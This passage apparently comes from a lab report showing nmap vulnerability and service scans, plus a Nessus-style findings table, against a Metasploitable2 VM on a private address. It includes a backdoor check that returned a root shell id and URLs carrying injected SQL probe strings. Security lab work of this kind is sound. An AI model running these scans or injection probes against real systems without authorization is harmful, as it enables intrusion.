
```
┌──(root㉿kali)-[/home/kali]
└─# nmap --script vuln 192.168.102.201
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-02 13:44 EDT
Nmap scan report for 192.168.102.201
Host is up (0.00062s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  BID:48539  CVE:CVE-2011-2523
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|       https://www.securityfocus.com/bid/48539
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|_      http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
| ssl-dh-params:
|   VULNERABLE:
|   Anonymous Diffie-Hellman Key Exchange MitM Vulnerability
|     State: VULNERABLE
|       Transport Layer Security (TLS) services that use anonymous
|       Diffie-Hellman key exchange only provide protection against passive
|       eavesdropping, and are vulnerable to active man-in-the-middle attacks
|       which could completely compromise the confidentiality and integrity
|       of any data exchanged over the resulting session.
|     Check results:
|       ANONYMOUS DH GROUP 1
|             Cipher Suite: TLS_DH_anon_WITH_AES_128_CBC_SHA
|             Modulus Type: Safe prime
|             Modulus Source: postfix builtin
|             Modulus Length: 1024
|             Generator Length: 8
|             Public Key Length: 1024
|     References:
|       https://www.ietf.org/rfc/rfc2246.txt
|
```

Fig 6.6




```
|
|   Transport Layer Security (TLS) Protocol DHE_EXPORT Ciphers Downgrade MitM (Logjam)
|     State: VULNERABLE
|     IDs:  BID:74733  CVE:CVE-2015-4000
|       The Transport Layer Security (TLS) protocol contains a flaw that is
|       triggered when handling Diffie-Hellman key exchanges defined with
|       the DHE_EXPORT cipher. This may allow a man-in-the-middle attacker
|       to downgrade the security of a TLS session to 512-bit export-grade
|       cryptography, which is significantly weaker, allowing the attacker
|       to more easily break the encryption and monitor or tamper with
|       the encrypted stream.
|     Disclosure date: 2015-5-19
|     Check results:
|       EXPORT-GRADE DH GROUP 1
|             Cipher Suite: TLS_DHE_RSA_EXPORT_WITH_DES40_CBC_SHA
|             Modulus Type: Safe prime
|             Modulus Source: Unknown/Custom-generated
|             Modulus Length: 512
|             Generator Length: 8
|             Public Key Length: 512
|     References:
|       https://weakdh.org
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-4000
|       https://www.securityfocus.com/bid/74733
|
|   Diffie-Hellman Key Exchange Insufficient Group Strength
|     State: VULNERABLE
|       Transport Layer Security (TLS) services that use Diffie-Hellman groups
|       of insufficient strength, especially those using one of a few commonly
|       shared groups, may be susceptible to passive eavesdropping attacks.
|     Check results:
|       WEAK DH GROUP 1
|             Cipher Suite: TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA
|             Modulus Type: Safe prime
|             Modulus Source: postfix builtin
|             Modulus Length: 1024
|             Generator Length: 8
|             Public Key Length: 1024
|     References:
|_      https://weakdh.org
```

Fig 6.7




```
|_sslv2-drown: ERROR: Script execution failed (use -d to debug)
| smtp-vuln-cve2010-4344:
|_  The SMTP server is not Exim: NOT VULNERABLE
| ssl-poodle:
|   VULNERABLE:
|   SSL POODLE information leak
|     State: VULNERABLE
|     IDs:  BID:70574  CVE:CVE-2014-3566
|           The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
|           products, uses nondeterministic CBC padding, which makes it easier
|           for man-in-the-middle attackers to obtain cleartext data via a
|           padding-oracle attack, aka the "POODLE" issue.
|     Disclosure date: 2014-10-14
|     Check results:
|       TLS_RSA_WITH_AES_128_CBC_SHA
|     References:
|       https://www.imperialviolet.org/2014/10/14/poodle.html
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
|       https://www.securityfocus.com/bid/70574
|_      https://www.openssl.org/~bodo/ssl-poodle.pdf
53/tcp   open  domain
80/tcp   open  http
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.102.201
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://192.168.102.201:80/dvwa/
|     Form id:
|     Form action: login.php
|
|     Path: http://192.168.102.201:80/mutillidae/index.php?page=register.php
|     Form id: id-bad-cred-tr
|     Form action: index.php?page=register.php
|
|     Path: http://192.168.102.201:80/mutillidae/index.php?page=user-info.php
|     Form id: id-bad-cred-tr
|     Form action: ./index.php?page=user-info.php
|
|     Path: http://192.168.102.201:80/mutillidae/?page=source-viewer.php
|     Form id: id-bad-cred-tr
|_    Form action: index.php?page=source-viewer.php
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-sql-injection:
|   Possible sqli for queries:
|     http://192.168.102.201:80/dav/?C=N%3BO%3DD%27%20OR%20sqlspider
|     http://192.168.102.201:80/dav/?C=M%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.102.201:80/dav/?C=S%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.102.201:80/dav/?C=D%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.102.201:80/mutillidae/index.php?page=capture-data.php%27%20OR%20sqlspider
|     http://192.168.102.201:80/mutillidae/index.php?page=framing.php%27%20OR%20sqlspider
|     http://192.168.102.201:80/mutillidae/index.php?page=register.php%27%20OR%20sqlspider
|     http://192.168.102.201:80/mutillidae/index.php?page=user-info.php%27%20OR%20sqlspider
|     http://192.168.102.201:80/mutillidae/index.php?page=usage-instructions.php%27%20OR%20sqlspider
|     http://192.168.102.201:80/mutillidae/?page=source-viewer.php%27%20OR%20sqlspider
|     http://192.168.102.201:80/mutillidae/index.php?page=secret-administrative-pages.php%27%20OR%20sqlspider
|     http://192.168.102.201:80/mutillidae/index.php?do=toggle-hints%27%20OR%20sqlspider&page=home.php
|     http://192.168.102.201:80/mutillidae/index.php?page=change-log.htm%27%20OR%20sqlspider
|     http://192.168.102.201:80/mutillidae/index.php?page=home.php%27%20OR%20sqlspider
|     http://192.168.102.201:80/mutillidae/index.php?page=user-poll.php%27%20OR%20sqlspider
```

Fig 6.8




```
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
| rmi-vuln-classloader:
|   VULNERABLE:
|   RMI registry default configuration remote code execution vulnerability
|     State: VULNERABLE
|       Default configuration of RMI registry allows loading classes from remote URLs which can lead to remote code execution.
|
|     References:
|_      https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/misc/java_rmi_server.rb
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
|_ssl-ccs-injection: No reply from server (TIMEOUT)
|_mysql-vuln-cve2012-2122: ERROR: Script execution failed (use -d to debug)
5432/tcp open  postgresql
| ssl-poodle:
|   VULNERABLE:
|   SSL POODLE information leak
|     State: VULNERABLE
|     IDs:  BID:70574  CVE:CVE-2014-3566
|           The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
|           products, uses nondeterministic CBC padding, which makes it easier
|           for man-in-the-middle attackers to obtain cleartext data via a
|           padding-oracle attack, aka the "POODLE" issue.
|     Disclosure date: 2014-10-14
|     Check results:
|       TLS_RSA_WITH_AES_128_CBC_SHA
|     References:
|       https://www.imperialviolet.org/2014/10/14/poodle.html
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
|       https://www.securityfocus.com/bid/70574
|_      https://www.openssl.org/~bodo/ssl-poodle.pdf
| ssl-dh-params:
|   VULNERABLE:
|   Diffie-Hellman Key Exchange Insufficient Group Strength
|     State: VULNERABLE
|       Transport Layer Security (TLS) services that use Diffie-Hellman groups
|       of insufficient strength, especially those using one of a few commonly
|       shared groups, may be susceptible to passive eavesdropping attacks.
|     Check results:
|       WEAK DH GROUP 1
|             Cipher Suite: TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA
|             Modulus Type: Safe prime
|             Modulus Source: Unknown/Custom-generated
|             Modulus Length: 1024
|             Generator Length: 8
|             Public Key Length: 1024
|     References:
|_      https://weakdh.org
| ssl-ccs-injection:
|   VULNERABLE:
|   SSL/TLS MITM vulnerability (CCS Injection)
|     State: VULNERABLE
```

Fig 6.9



```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sS -sV 192.168.102.201
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-02 14:02 EDT
Nmap scan report for 192.168.102.201
Host is up (0.0027s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ccproxy-ftp?
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:BD:C1:16 (VMware)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 157.89 seconds
```

Fig 6.10



metasploitable2 / 192.168.102.201

Vulnerabilities 69

69 Vulnerabilities

Sev	CVSS	VPR	Name	Family	Count
CRITICAL	10.0 *	7.4	UnrealIRCd Backdoor Detection	Backdoors	1
CRITICAL	10.0 *	5.9	NFS Exported Share Information ...	RPC	1
CRITICAL	10.0		Unix Operating System Unsuppor...	General	1
CRITICAL	10.0 *		VNC Server 'password' Password	Gain a shell remotely	1
CRITICAL	9.8	9.0	Apache Tomcat AJP Connector Re...	Web Servers	1
CRITICAL	9.8		SSL Version 2 and 3 Protocol Dete...	Service detection	2
CRITICAL	9.8		Bind Shell Backdoor Detection	Backdoors	1
CRITICAL	...	...	2 SSL (Multiple Issues)	Gain a shell remotely	3
HIGH	7.5 *	5.9	rlogin Service Detection	Service detection	1
HIGH	7.5 *	5.9	rsh Service Detection	Service detection	1
HIGH	7.5	5.9	Samba Badlock Vulnerability	General	1

